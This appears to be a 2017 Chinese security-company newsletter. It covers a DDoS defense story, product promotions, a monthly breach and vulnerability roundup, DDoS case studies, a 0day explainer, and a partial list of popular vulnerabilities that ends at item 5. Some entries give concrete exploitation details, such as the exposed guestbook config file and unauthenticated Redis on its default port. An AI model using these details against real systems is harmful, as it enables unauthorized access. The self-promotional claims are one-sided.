——抗 D 保防御侧记

老王最近有点郁闷，作为“生化危机”系列的铁粉，可是确抽不出一点时间相约“生化危机”系列的最后一部院线电影，皆因老王是知道创宇云防御小组的一员。

他说“生化危机”是大学时期的一个符号记忆，现在游戏是不玩了，但是看看爱丽丝在电影中可劲打怪还是很过瘾的！

可是现在他要拿出全部的精力和时间来应对另外一场“战争”。皆因 2 月中旬，知道创宇云防御先后接了两家“重点”客户，因为恶劣的商业竞争，他们正在遭遇史无前例的拒绝服务攻击，这两家客户刚好被分配到他所在的小组承担着监测防护工作。


“他们几乎是带着‘死亡通知书’来找到的我们的，因为已被其它友商多次弃疗。”老王说道。

据了解，这两家客户的竞争对手找到的网络黑产还是有些实力的，流量不小，而且持续时间长。

再到后来，知道创宇对外宣布，DDoS 防御产品抗 D 保成功抵御了有备而来的超大流量恶意攻击，这波攻击甚至在一分钟内能连续打出超过 900G 的 SYN Flood！

随后，我们也得到了来自客户的高度认可。

但是作为一场“战争”，这还没有结束，拿了钱的骇客怎甘心这样的结果。在这一波超大流量的攻击过后，看到受攻击网站仍稳定运行，黑产们终于摸清了“山头”，随后知道创宇云防御在线客服收到了来自于背后黑产的赤裸威胁。对白如图所示：



“知道创宇从 2007 年创办至今，这种类似的威胁也有成百上千了，比这还要厉害的也不是没有经历过。”显然，老王对这种威胁已司空见惯了。

确实，从知道创宇公司创办以来，数不胜数的网络黑产在这栽了跟头，那妨碍了别人发财，自然是要找麻烦过来的，甚至 CEO 赵伟都收到过人身安全威胁，而他的应对方式只是添了双跑鞋而已。

公司的这种态度非常明确，每一名创宇人在入职培训时就已深知这一点，2017 年已是知道创宇与网络黑产斗争的第十个年头，我们从来没有低过头，过去不会，现在不会，未来更不会。绝大多数网站面对着黑产作恶基本上是没有还手之力的，但只要他们选择知道创宇，我们必将坚决提供顶级防护，绝不向网络黑产妥协。

是的，有的人选择作恶，就必然有人伸张正义。

技术线同事更是告诉笔者：“越是有骇客攻击，我们的安全能力越是能够不断提高，我们可以做到技术手段识别，然后快速建立有效的抵御规则，甚至对海量攻击数据抽丝剥茧，学习掌握其中未知攻击方法，最终有效保障客户网站不受各种攻击行为所扰。”

后来，老王终于得闲去看了“爱丽丝打小怪兽”。

微信里他这样留言给我的：“防住了，储备的 1T 带宽没用上，他们跑了……”

品牌宝企业信誉评级证书正式上线

2017 年 2 月 15 日，品牌宝推出企业信誉评级证书。此次推出的品牌宝企业信誉评级证书由中国电子商务协会网址安全评估技术专业委员会签发，并将企业信誉评级为官网认证、行业认证、实名认证、号码认证。其证书认证主体为企业，评级数据来源于中国互联网信息中心、中国工业和信息化部、国家工商行政管理总局、公安部全国公民身份查询中心、安全联盟征信数据中心、品牌宝信誉评估数据库等可信权威机构。

在互联网时代，由于竞争激烈等因素，多行业网站普遍反映，2016 年的获客成本较 2014 年，翻了 10 倍以上。而 2015 年因网络假冒、中奖等欺诈信息，导致的网民损失总金额达到915亿元，人均损失133元，同比去年增长9元！良好的信誉是企业的一张王牌，可以使企业在市场竞争中取得事半功倍的效果。企业需要把信誉管理放在战略的高度，进行全过程的信誉管理，加强企业自身的信誉保护。

做好企业信誉评级的五大必要性：

1、信誉共享

企业完成信誉评级后，可将信誉评级结果共享至社交平台、浏览器、搜索引擎、手机通话软件等，帮助提升流量。

2、公正性

企业信誉评级需由独立的专业信誉评级机构作出，评级机构需秉持客观、独立的原则，能向社会提供客观、公正的信用信息。

3、政府要求

企业信誉评级是政府提倡，由中国电子商务协会签发。信誉评级机构对征集到的企业信息，依据互联网验证标准进行信誉等级评定的工作。

4、体验度

企业信誉是公众认知的心理转变过程，是企业行为取得社会认可，从而取得用户体验、资源、机会和支持，进而完成价值创造的能力的总和。

5、生产力

企业信誉的价值创造功能表明它就是一种生产力，直接决定着企业的产品收益和资本收益，是企业可持续发展的基础，是企业生命周期和活力延长的决定性因素。

品牌宝已建立了完善且成熟的信誉评级体系，品牌宝信誉评级证书对经营内容合法性、运营是否实名、行业经营资质、网站安全性、网站优质程度等 100 余项指标进行验真及审核，使用品牌宝网站验证可以扩大和增值企业的信誉度。通过四大浏览器（搜狗浏览器、QQ 浏览器、手机 QQ 浏览器、YY 浏览器）、QQ 聊天窗口和 QQ 可信名片等，超过全网 9 成的流量入口处，为企业网站做出标识。从而为企业减少交易成本，增强企业融资能力，增强市场号召力，提升有形资产价值。

浑天智鉴：如何用大数据风控解决注册 / 登录风险？

解读浑天智鉴的核心大数据

知道创宇对多年积累的安全大数据进行深度挖掘，并精细剖析行业中易产生欺诈行为的业务场景，使用独有的拓扑数据分析、多维画像关联与在线学习两个大数据模型，创造性地构建出知道创宇业务反欺诈服务，以“浑天智鉴”之名，为业务安全提供全方位保护。

浑天智鉴的核心大数据来自于知道创宇多年的“网络攻防、空间探测、衍生能力、云防御、云监控”研究， 其风控理念更是通过“多方监管支撑、平台快速反应”进行云端的实时风险分析，在风险发生之前，通过对用户行为进行关联分析，从数据中发现蛛丝马迹，阻止其进一步发展。

浑天智鉴利用大数据进行风控的优势还在于，即便用户已经处于风险状态，如果用户的账户密码因为撞库、钓鱼、木马已发生泄漏，通过云端的数据关联分析，浑天智鉴依然能判断出账户异常，并立即作出响应。

支付行业的应用场景分析

1. 注册场景的保护

浑天智鉴通过提供虚假信息与恶意软件脚本识别等服务保护注册安全，注册场景的保护可以抵御以下恶意行为：真机 / 虚拟机批量注册、账户盗用、垃圾注册、恶意导流。

欺诈的目的无非是利益诱导: 第一，支付平台通过红包、返现等营销活动吸引新注册用户，诈骗分子可通过注册小号薅羊毛，获取利益；第二，诈骗分子注册的小号，后续可以发起洗钱、盗卡等欺诈行为。

注册欺诈场景之一：目前，黑产链条中已出现打码平台这样的人力众包组织，在这样的攻击方式下，图片验证码已形同虚设。针对此类行为，浑天智鉴可通过注册行为是否过于频繁、IP 来源分析此注册行为是否异常。

注册欺诈场景之二：许多平台，现在都支持手机验证码注册，黑产链条中同时也有收码的组织。诈骗分子可以用非常低廉的价格收购虚假手机号进行注册。应对此类行为，浑天智鉴通过数年积累的数以亿计的虚假手机号库来进行自动识别，并可定期增加、筛选数据，保障数据有效性。

2. 登录场景的保护

近年来爆发的以 12306 为首的大规模用户信息泄漏事件，大多数是黑产团伙通过撞库登录造成。黑产团伙收集大量帐号和密码信息，并通过这些信息在不同的网站进行撞库登录。浑天智鉴通过多年的样本学习和登录行为模拟，打造出来的大数据模型对撞库登录行为异常敏感，还可以识别虚假账号、盗号登录等行为，降低企业因虚假登录、撞库登录带来的脱库、信息泄漏、财产损失等巨大风险。

登录欺诈场景之一：登录行为异常。浑天智鉴可以通过模型确定登录时间和位置，从而排查异常情况。举个例子，如果两次登录时间相差为秒计，但是实际距离却相差数十公里，系统会自动识别异常。当然，数据系统中会排查运营商导致的 IP 迁移等情况。

登录欺诈场景之二：登录环境异常。近几年，黑产团伙多是使用成熟的撞库工具进行批量登录，这种行为存在较大缺陷，浑天智鉴可以识别登录来源是否伪造。

登录欺诈场景之三：登录习惯异常。浑天智鉴通过数年对用户登录行为的搜集分析，对用户的账户常用设备、常用登录地等行为习惯已做标签。浑天智鉴会对这类打了确定行为标签的实施可信放行，对非确定的登录行为进行排查。

浑天智鉴希望更多的远见卓识的企业加入到“反欺诈风控阵营”中。在国内征信体系尚不完善的背景下，风控技术一直被看作是网站的隐性门槛，也是线上平台能够正常运营的核心与保障。浑天希望为企业建立风控的第一道防线，助力企业建立科学、完善的风控体系，促进企业及整个行业的健康发展。

热点关注

二月热点安全事件汇总

来源 hackernews.cc 统计 狐狸酱

安全要闻

北约发布网络活动国际法《塔林手册 2.0》

北约 (NATO) 协作网络空间防御卓越中心 (CCDCOE) 发布《 塔林手册 2.0 》—— 一部适合和平时期网络行动的国际法规则。虽然它没有法律地位，也不代表北约本身的意见，但是它已成为处理国际网络问题和参考的重要准则。

塔林手册 2.0 是塔林手册 1.0 的升级扩展版本，都强调适用现实世界已经有的国际法规则，与西方在网络空间的一个核心理念是相关，即把现实世界的国际法规则适用到网络空间来。塔林手册 2.0 版本将原先用于处理网络战争的法律拓展到和平时期网络行动的国际法规则。

特朗普政府提议检查中国游客社交媒体账号

特朗普政府提议扩大社交媒体检查范围，涵盖访问美国的中国游客。美国海关和边境保护局提议要求中国游客披露在流行社交媒体平台如 Twitter 和 Facebook 的用户名或其它身份。披露社交媒体账号是可选的，拒绝披露也不会带来负面诠释或推论。

国土安全部部长 John Kelly 此前告诉国会，他们正考虑要求外国游客交出社交网络的密码，“如果他们要进来，我们想要知道他们访问了哪些网站，要求他们提供密码，这样我们将能知道他们在互联网上做了什么。”

金正男之死、中国禁令或致朝鲜动用黑客“创汇”

近日，朝鲜领导人之兄金正男在马来西亚遭刺杀身亡。无论事情结果如何，朝鲜与东南亚国家的关系恶化已成必然，朝鲜对东南亚的外贸交易将受到萎缩，这无疑会影响到经济发展，因此对华贸易的依赖度会越来越高。

然而受此前中国对朝鲜的煤炭禁令以及国际制裁的一系列影响，朝鲜的出口创汇策略遭到巨大挫折，甚至进一步影响国内经济，外媒猜测朝鲜很有可能通过黑客手段获取部分资金以弥补潜在的经济损失。据此前韩国公布的数据显示，朝鲜有一支 6800 人组成的精英级黑客军团，专门从事网络犯罪活动，每年创收 8.6 亿美元。

英国：新一轮大规模网络攻击已威胁国家安全

英国国家网络安全中心（ NCSC ）负责人 Ciaran Martin 称，英国在过去三个月里遭到 188 起高级别网络攻击，部分攻击严重威胁到了国家安全。这些攻击并很有可能来自俄罗斯和中国。黑客入侵系统试图获取英国政府对能源、外交和特定行业的政策信息和国防信息。

此前挪威和意大利就先后指控俄罗斯黑客组织对其政府机构发动网络钓鱼攻击，但俄罗斯都以“没有事实证明这种说法，指责是毫无根据的。”作为回应。为了加强未来应对网络威胁的能力，英国政府近期为部分 14 岁及以上的学生提供了一个为期五年的网络技能培训。这 5700 名学生将被教导如何面对“网络威胁”并参与实战，以改变英国网络安全技能人才缺失的现状。

北约：网络攻击已威胁到国家民主与社会稳定

北约（ NATO ）警告称，网络攻击不仅威胁到个人和组织，还严重影响到民主的本质。

北约秘书长 Jamie Shea 在伦敦的欧洲信息安全峰会上表示，过去我们曾经担心黑客会以银行或信用卡为目标，但现在我们更担心黑客会影响国家的民主、稳定和健康。一系列干预美国总统大选的黑客活动、对乌克兰电网的网络攻击、瘫痪互联网的 Mirai 僵尸网络表明，网络攻击已经威胁到社会的发展以及民主进程。

漏洞事件

31 款 Netgear 路由器曝新漏洞、上万台设备受影响

据外媒报道，安全研究公司 Trustwave 已经在 31 款网件（Netgear）路由器上发现了新漏洞，预计至少有上万台设备受到影响或面临风险。Trustwave 披露道：新漏洞使得攻击者可以发现或完全绕过一台 Netgear 路由器上的任意密码并完全控制该设备，包括变更配置、将受感染路由器转为僵尸网络的一部分、甚至上载新固件。

如果路由器开放了（默认并未开启的）互联网访问权限，那么一名远程攻击者就能够轻易得逞。尽管如此，任何可物理接触到该网络的人，还是可以轻松通过本地途径利用缺陷设备上的该漏洞，包括咖啡馆、图书馆等公共 Wi-Fi 场所。

Android 应用漏洞，百万汽车面临被盗风险

2 月，卡巴斯基的一组研究人员对 9 辆互联网汽车的 Android 应用（来自 7 家公司）进行了测试，这些应用的下载量已经超过几十、上百万，但却连最基础的软件保护都没有提供。

研究人员表示，通过 Root 目标设备获得欺骗用户安装恶意代码，黑客能够使用卡巴斯基所测试的所有 7 款应用来定位车辆位置，解锁车门，甚至能够在某种情况下点火启动。研究人员发现最糟糕的攻击行为是，允许黑客进入到锁定车辆的内部；通过仿制钥匙或则禁用车辆的防盗器等额外手段，偷车贼能够产生更严重的后果。消息指出，来自黑客论坛的有限证据已经表示在这种攻击已经在黑市上引起了注意和兴趣。

为了避免那些偷车贼利用这些信息进行犯罪，目前安全公司并未对外透露关于测试应用的详细名称。不过，他们认为应该向汽车行业发出警告，要求汽车制造商更加谨慎的对待安全问题。

霍尼韦尔 SCADA 存多个漏洞，明文存储密码

霍尼韦尔（Honeywell）的一款基于 web 的 SCADA 系统存在一系列可远程利用的漏洞，攻击者可访问特定的 URL 获取密码。

据美国国土安全部的工业控制系统网络紧急响应小组 (ICS CERT) 报道显示，霍尼韦尔 XL Web II 控制器的某些版本存在五个漏洞，其中最可怕的是控制器的密码以明文存储。此外，攻击者可以通过访问特定的 URL 来打开和更改参数、建立新的用户会话、执行路径遍历攻击获取认证密码。

该控制器被部署在关键基础设施部门如废水、能源和制造公司。霍尼韦尔已经发布 3.04.05.05 版本来修复 XL Web II 控制器中的漏洞。目前还不清楚霍尼韦尔 XL Web II 控制器影响的范围。据 Zoomeye 搜索的结果显示，虽然霍尼韦尔是一家美国公司，但大多数产品销往欧洲和中东。如西班牙、意大利等。

ISC 修复 BIND 域名系统严重漏洞，可导致服务崩溃

互联网软件系统联盟 (ISC) 2 月中旬修复了 BIND 域名系统，解决了一个可被远程利用导致系统崩溃的严重漏洞。

该漏洞（CVE-2017-3135）发生在服务器同时使用 DNS64 和 RPZ 功能时，由于某些配置问题将导致重写查询响应不一致，引发 INSIST assertion 失败或尝试读取 NULL 指针。在大多数平台上，读取 NULL 指针将导致分段错误（segmentation fault）、进程终止。

黑客事件

美 71 万账户泄露，涉国家安全局、国土安全部及 FBI

2017 年 2 月初，一个自称 Berkut 的黑客正在暗网市场上出售美国警察论坛 PoliceOne.com 的数据库 ——约 71.5 万账户的用户名，电子邮件和哈希密码。

暗网市场 Tochka 上的列表显示，该数据库包含来自警方论坛的约 71.5 万个帐户，包括来自美国国家安全局、联邦调查局、国土安全部的邮件地址。据报道，其中一个文件包含 3000 多个国土安全官员的帐户详细信息。不过该数据库的数据只更新到 2015 年。密码采用“不安全的” MD5 算法散列，可被网络犯罪分子破译、访问其私人消息和帖子。目前黑客正以 400 美元出售数据库，并透露其是利用 vBulletin 漏洞渗透了该网站。据悉 PoliceOne 网站使用的是 vBulletin 4.2.3 版本。

洲际酒店 12 家店遭入侵，客户支付卡数据泄露

洲际酒店集团（IHG） 二月初证实，旗下北美和加勒比的 12 家酒店的支付卡系统遭入侵、客户信用卡信息泄露。

今年 1 月 1 日，某安全网站 调查员收到多个金融机构反欺诈部门人士提供的信息，并暗示犯罪分子通过洲际酒店集团系统的某些漏洞获取了客户信用卡信息、进行了消费提现。洲际酒店立刻进行了调查。

据洲际公布的消息，在 2016 年 8 月至 12 月期间在这 12 家酒店使用信用卡支付的客户都遭到数据泄露，泄露信息包括数据包括持卡人姓名、卡号、信用卡过期时间和内部验证代码。此外，洲际酒店宣称将承担数据泄露对客户造成的经济损失。

夏威夷旅游公司数据泄露，客户信用卡被盗刷

2 月底，夏威夷旅游公司 Roberts Hawaii 警告并通知客户——其公司发生了数据泄露事件，从 2015 年 7 月至 2016 年 12 月购买旅行团服务的顾客都受到影响，泄露的数据包括姓名、地址、电子邮件地址、电话号码、支付卡号、到期日期和安全码。

Roberts Hawaii 发现网络犯罪分子在公司的网络服务器上植入了恶意代码，该代码可在客户结帐过程中复制了客户数据。

纽约国际机场泄漏超过 750GB 邮件通信内容

据外媒报道，纽约斯图尔特国际机场将 750GB 备份数据暴露在互联网上，没有密码保护、无须任何身份验证。泄漏的数据包括 107GB 邮件通信内容、员工社会保障号（SSN）、机场系统的密码列表、内部机密文件等。

安全研究人员称，敏感数据自去年三月处于公开状态，直到本周二机场收到 相关的报告才意识到。

此外，泄露的数据还包括机场系统的密码列表，攻击者可不受限制地访问机场网络，这也再次证明了免费的 WIFI（那怕是需要密码接入）是极不安全的事实。

黑客通过控制麦克风窃取超过 600 GB 的数据

研究人员曝光了利用麦克风窃取情报的网络间谍行动。攻击者从大约 70 个目标窃取了超过 600 GB 的数据，这些目标包括了关键基础设施、新闻媒体和科研机构。攻击者首先向目标发送钓鱼邮件，恶意程序隐藏 Microsoft Word 文档中，一旦感染目标之后利用恶意程序控制设备的麦克风去记录对话、屏幕截图、文档和密码，并将收集的情报上传到 Dropbox 账号。

研究人员根据其使用麦克风和 Dropbox 而将这一行动称为 Operation BugDrop。大多数被感染的目标位于乌克兰，其余目标位于沙特和澳大利亚。乌克兰最近遭受了大规模的黑客攻击，导致电网短暂关闭，但目前没有证据显示 Operation BugDrop 与网络攻击导致的断电相关。

黑客追名逐利的那些事儿

互联网是个大江湖，各行各业分门别派，其中有一派便是黑产江湖，丧失道德标准的黑客在这里寻觅到了一片温床，在追名逐利中，享受活在万众瞩目之中的快感。在黑产江湖中，地下产业链收益在持续地提高，产业链持续深入，为了更大的目标和名利，不法之徒无所不用其极。DDoS 作为攻击者们的惯用手段，攻击的原因仅仅是想破坏吗？被攻击者们都是怎么应对的？我们通过 2015-2016 近两年的几个案例，来一探究竟。

报复型攻击

1、网贷之家因媒体报道被打击报复

事件时间：2015 年 12 月 3 日起

事件通报：知名互联网金融门户网贷之家从 12 月 3 日起，开始遭遇泼红油漆等恐吓事件。不仅如此，从 3 日起，网贷之家网站开始一直遭受黑客恶意攻击，导致官方网站、APP 等均间歇性访问异常。此次攻击为 DDoS/ CC 混合型攻击，DDoS 最高达到 190GB，CC 攻击高达 15000 个，累计攻击流量峰值达到 43TB，是非常严重的一次报复性攻击。这一系列打击报复事件，或许与网贷之家连续发布、质疑某 P2P 平台有关。

2、DDoS 之王复仇英国国家打击犯罪局

事件时间：2015 年 9 月 1 日

事件通报：黑客组织 Lizard Squad 以发动大规模的分布式拒绝服务（DDoS）攻击而成名，号称 "DDoS 之王"。他们曾经攻陷过世界上多个大型游戏网络，比如 Xbox Live、索尼 Playstation Network、Jagex、暴雪、英雄联盟等。2014 年 12 月 25 日，Lizard Squad 对索尼 PSN 和微软 Xbox Live 发动了分布式拒绝服务 (DDoS) 攻击。此次攻击导致全球数百万主机游戏玩家无法联网。名声大噪后，他们的收费也水涨船高。9 月 1 日，这个黑客组织对英国国家打击犯罪局（NCA）采取了报复性攻击，导致官网下线 2 小时，原因是 6 个英国少年因为使用 Lizard Squad 的服务，被 NCA 逮捕。

竞争型攻击

1、黑客公司反被黑客公司黑

事件时间：2015 年 7 月 6 日

事件通报：臭名昭著的 Hacking Team 是一家意大利黑客公司，一直向摩洛哥、埃塞俄比亚、美国毒品管制局等政府和执法机构出售入侵和监视工具，大跌眼镜的是，这样一家专业的黑客公司也难逃被黑的命运。此次事件也泄露了包括 Flashplayer、IE、Chrome 等软件的未公开漏洞，普通大众才是这次攻击最大的受害者。最终，攻击者浮出水面，是 HT 的竞争对手 Finfisher。与 HT 相同，Finfisher 向世界各地执法机构出售监控软件。两家一家势同水火，彼此黑不断。

2、乐视视频遭史上最大规模攻击 不姑息恶意竞争

事件时间：2016 年 7 月 19 日

事件通报：乐视视频发布官方微博称，该公司的视频网站于 7 月 19 日晚间发生了有史以来最大的一次 DDoS 攻击，峰值流量高达 200G。乐视视频还提到，“我们呼吁公平竞争，对对手恶意竞争行为绝不姑息，坚信恶意攻击者必将受到法律严惩。” 此次是乐视在今年宣布推出“硬件免费”后，遭遇的最大一次黑客猛烈攻击，怀疑是有同行对“乐视打破了硬件厂商的价格底线，触动了传统硬件厂商赖以生存的根基”，表达强烈的不满。

牟利型攻击

1、淘宝撞库，涉案金额高达 200 万

事件时间：2015 年 10 月 14 日

事件通报：2016 年 2 月 1 日，浙江警方通报了半年以来打击整治网络违法犯罪行为的 15 起典型案例，其中，嘉兴平湖警方破获的一起网络黑产案件中，犯罪团伙利用互联网上非法流传的非淘宝用户账号和密码对淘宝账号进行“撞库”匹配，用于抢单等灰黑产行为等，涉案金额高达 200 余万元。该团伙于 2015 年 10 月 14 日至 16 日通过租用阿里云服务器进行“撞库”。犯罪团伙利用手中已有的非淘宝账号对淘宝网进行了 9900 多万次比对，匹配后发现有 2059 万账户真实存在。2059 万个账号中，黑产比对后曾尝试利用其他平台密码登录 (俗称撞库)，但绝大多数登录行为遭到淘宝网的拦截因而未遂。

2、游戏公司遭黑客收取每月保护费

事件时间：2015 年 7 月 19 日

事件通报因DDoS攻击,无锡市某游戏平台服务器瘫痪，引发大量用户投诉。随后，黑客与公司联系，以停止攻击为由向该公司敲诈，按月收取保护费 1888 元。游戏平台屡招黑客敲诈，显然黑客看重游戏行业的丰厚收入。黑客利用了多种攻击模式，包括 TCP-SYN Flood。敲诈者在公安机关及相关部门、安全公司的通力协作下被抓获，这已经不是他第一次犯案。

勒索型攻击

1、只针对中国用户的勒索软件 CuteRansomware

事件时间：2016 年 7 月 15 日

事件通报：黑客的众多牟利手段当中，勒索软件或许是最普遍的一种。勒索软件会通过受感染的邮件附件、被篡改的网站或网页广告散布，会对用户电脑上的文件进行加密，除非受害者交付特定数额的赎金，否则受影响的文件将会一直处于不可用的状态。2016 年 7 月 15 日，有安全研究人员发现了一个名为 CuteRansomware 的新恶意勒索软件。该恶意软件代码的注释及勒索内容全部使用的中文，这意味着，该勒索软件目前只将中国用户作为攻击目标。再仔细查看代码并比对发现，该版本还采用谷歌文档表格作为其 C&C 服务器。CuteRansomware 会感染计算机，生成 RSA 加密密钥，然后通过 HTTPS 将密钥传送到谷歌文档表格中。

2、美大部分医院被勒索，导致病人转院

事件时间：2016 年 2 月 5 日

事件通报：勒索软件在 2016 年上升了一个层次。美国洛杉矶一家医院遭黑客入侵，电脑系统被黑空控制超过一周，最终以 1 万 7000 美的比特币支付赎金后，电脑系统才恢复正常。医院的管理层因为担心恶意软件继续传播而一度禁止医院员工开启电脑，于是雇员被迫使用纸和笔来进行日常办公，并且用传真机来代替电子邮件，一些急症病人也被转移到了其它医院以接受治疗。仅 2016 年，超过三十家医院遭受过攻击勒索。

在过去的 2016 年中，几乎没有哪一周没有发生过重大的数据泄露事件、重大的网络攻击活动或严重的漏洞报告。而在这其中，许多安全事件全取自于基本安全缺失或企业糟糕的安全管理、执行错误所导致的。2017 年，企业在确保企业安全、网络安全的诸多层面的工作仍然任重而道远。

解读网络空间未知的“外星武器”

电影《独立日》中，外星人对地球展开了毁灭性的打击，人类一时间毫无还手之力，毕竟装备再精良的战士，与拥有未知武器的敌人战斗，从一开始便处于下风了。在互联网空间这一更为广阔的战场上，也存在着不为人知的武器，它的名字叫：0day。今天就为大家深入解读 0day，以及知道创宇如何应对 0day 漏洞日益严重的威胁。

0day 一把怎样的武器

0day 漏洞，又称“零日漏洞”(zero-day)，是已经被发现 (有可能未被公开)，而官方还没有相关补丁的漏洞。通俗地讲就是，除了漏洞发现者，没有其他的人知道这个漏洞的存在，并且可以有效地加以利用，发起的攻击往往具有很大的突发性与破坏性。

0day 拥有多大威力

早在 2011 年，一款名为“Duqu”的木马被发现，而它的目标是从各工业设施的系统厂商处获取设计文件等数据信息，用于以后对各行业工业控制系统实施攻击。

在一起攻击中，攻击者正是定向发送了带有微软 Word 附件的邮件，该 Word 附件含有当时还未公布的零日核心漏洞。Duqu 的出现，预示着网络攻击技术开启了新时代，攻击者将有足够的能力成功实施工业间谍活动。

2016 年 8 月，苹果 IOS 系统出现了历史上最大的漏洞，因为质量极高且由三个 0day 漏洞组成，所以命名“三叉戟”。

用户只需要轻轻点击黑客发来的链接，手机就会被远程越狱。黑客瞬间就能获得手机的最高权限。众所周知，苹果手机越狱往往需要几个漏洞层层配合才能实现。但是利用一个链接，就可以彻底远程控制你的 iPhone，在这个 0day 出来之前这种级别的 iOS 漏洞，一直是个江湖传说。

0day 的黑市价格

强如微软、苹果这样的公司，在面对 0day 漏洞的攻击时候，也只能采取事后补救，对系统升级等方法。不是他们不想去收集漏洞，而是那些发现 0day 的人更愿意将 0day 卖给黑产而不是提交给这些公司，而原因只有一个——漏洞提交的奖励远不及卖给黑产的收益。

在网上某组织甚至直接给出零日漏洞完整价格清单。

从图中可以看出，针对如今三个主流 PC 端操作系统的 0day 价格为 3 万美金，移动端操作系统的价格更高达 10 万美金，苹果 IOS 系统甚至达到 50 万美金。然而这还不是全部，据笔者了解到，境外军方等机密行业一旦涉及 0day 收购，交易价值会飙至百万美元以上。

知道创宇 0day 漏洞挖掘

知道创宇作为国内顶尖的互联网安全公司，在漏洞的挖掘方面也处于行业领先水平。不仅仅有业界久负盛名的

404 安全实验室，也有云安全积极防御小组这样默默无闻但是同样成绩斐然的部门。不管是 404 实验室还是积极防御小组他们终日与各种漏洞打交道，进行着安全漏洞挖掘、攻防技术的研究工作，只为不断提升知道创宇的安全能力。

在这里就为大家分享一个云安全积极防御小组发现漏洞的经过。

某日，积极防御小组的成员发出了一份紧急通报文件再次引起了公司高层的高度重视，作为技术小白的我，在这份报告最终被解密后只能看懂触目惊心的一句话：将近 200 个政府网站会受此漏洞的影响。而且，这个漏洞有个与众不同的名字——“0day 漏洞”。

在分析云安全防御大数据时，积极防御小组成员发现某条请求存在异常，用多年积累的经验判断这是一条攻击请求。随后，小组成员在靶场中验证了这条请求，发现这正是利用了一个从未公开过的漏洞，从而可以拥有任意文件读取权限，属于高危漏洞。

随即，积极防御小组向该漏洞的网站管理部门发出了预警。为客户持续不断地输出了大量的有价值的安全建议。有效避免了客户网站受到未知漏洞的攻击，切实保障了客户网站的安全。

其实这一漏洞也只是积极防御小组每年挖掘的多个通用漏洞中的其中一个。据不完全统计，积极防御小组每年挖掘并通报的漏洞、安全事件达到 1000+。

与 404 安全实验室采取的“主动出击”方式不同，积极防御小组是采用基于云安全大数据之上 0day 漏洞挖掘的方法，知道创宇云安全保障了中国 90 多万网站的在线安全，而云安全大数据汇集了黑客攻击的数据日志，安全人员对海量数据分析挖掘，成为知道创宇向黑客学习的最佳战场。

安全能力不断加强

云安全积极防御小组是知道创宇公司为了提高云安全产品的安全能力而成立的部门，从知道创宇开始做云安全的时候，这个小组就诞生了。其工作核心是加强云安全防御能力、捕获未知攻击、保护客户网站安全。

积极防御小组成员每天会对海量的攻击大数据进行分析，去寻找客户网站的安全短板，评估客户网站受到的安全威胁，挖掘未知的攻击手段，一旦发现问题，立刻将网站的安全问题以及存在的漏洞或者可能受到的安全威胁及时提交给用户，并为客户网站实施安全加固提供有价值的建议，有效地避免大量恶意攻击，减轻客户的运维负担。

最重要的是，根据每天的分析结果，能不断优化升级云安全各安全产品防御规则，加快和改进产品的进程，不断提升知道创宇云安全产品序列的整体网络安全防御能力。例如，云安全旗下负责 Web 入侵防御的“创宇盾”，积极防御小组通过海量的大数据分析，不断充实“黑客行为”大数据，使得其防御能力不断飞升，为客户提供更好的安全保障。

孙子兵法中，有着“知己知彼，百战不殆”的古训，在网络空间的战场上，这句话同样适用，只有不断地进行漏洞挖掘，在与 0day 和黑产的博弈中不断提升自身安全能力，才能在网络空间的战场中生存下来。

话说回来，如果《独立日》中人类战士一开始就能了解外星人的各种武器以及攻击方式，那电影是不是一小时就能结束了。

我是黑客

404 团队出品

Seebug 漏洞平台 2016 十大人气漏洞

(1) HyperBook Guestbook 1.3 密码信息泄露漏洞 (CVE-2007-1192)

一款应用率极高的留言系统 Thomas R. PasawiczHyperBook Guestbook 1.30 版本在 Web 根目录下储存敏感信息而未赋予足够的访问控制，使得远程攻击者可以借助一个对 data/gbconfiguration.dat 的直接请求，下载一个管理员密码信息。这一漏洞在 2007 年就被披露出来，Seebug.org 漏洞平台于 2014 年收录了这一漏洞并公开了漏洞验证程序,而之前需要使用 KB 兑换才能获取，现在已经完全公开，这也使得这一 1 day 漏洞现在获得了十足的人气关注。

(2) Redis 未授权访问缺陷可轻易导致系统被黑

开源数据库 Redis 于 2015 年年底被爆出的一个影响面极广的漏洞，漏洞相关描述为 Redis 默认情况下，会绑定在 0.0.0.0:6379，这样将会将 Redis 服务暴露到公网上，如果在没有开启认证的情况下，可以导致任意用户在可以访问目标服务器的情况下未授权访问 Redis 以及读取 Redis 的数据。Redis 原作者认为 99.99% 使用 Redis 的场景都是在沙盒环境中，为了 0.01% 的不安全可能性提供修复方案并不值得，而据知道创宇 ZoomEye 网络空间搜索引擎扫描全球显示，漏洞爆发之时全球共有 97700 个受影响 Redis 服务，可见原作者的个人意愿是何等的荒谬。在 Seebug.org 漏洞平台上，公布了知道创宇 404 实验室的相关漏洞详细研究和利用，相比 Java 反序列化来说，这一漏洞更容易理解，获得更多的关注也是情理之中。

(3) WebLogic “Java 反序列化”过程远程命令执行漏洞 (CVE-2015-4852)

在 2015 年整年的漏洞爆发情况当中，尤其以“Java 反序列化”最为严重并且极为容易被低估，这是知道创宇 CEO 赵伟的观点，而在知道创宇 404 实验室后期的深度挖掘当中，可利用的场景一一复现，进而有力的验证了赵伟的观点。在随后 Seebug.org 漏洞平台收录了该漏洞的详情和影响面普查，并推出“照妖镜”自查功能，以及上线绵羊墙，对国内部分影响用户予以打码警示，对行业应急修复提供了很好的推动。

(4) Struts2 方法调用远程代码执行漏洞 (S2-032)(CVE-2016-3081)

漏洞来源于官方安全公告， Struts2 框架编写在应用开启动态方法调用的情况下，可被攻击者利用构造特殊的 Payload 绕过过滤触发规则，从而远程执行任意代码。这一高危漏洞官方编号 S2-032，CVE 编号 CVE-2016-3081。据分析,漏洞影响版本为 Apache Struts 2.3.18 ~ 2.3.28 之间。Struts2 每次漏洞爆发，全世界都深受影响，在我国开启这个功能的网站也不在少数。在 Seebug.org 漏洞平台上，详细收录了知道创宇 404 实验室的研究报告，并提供了可兑换的具体漏洞验证程序。

(5) JBoss “Java 反序列化”过程远程命令执行漏洞

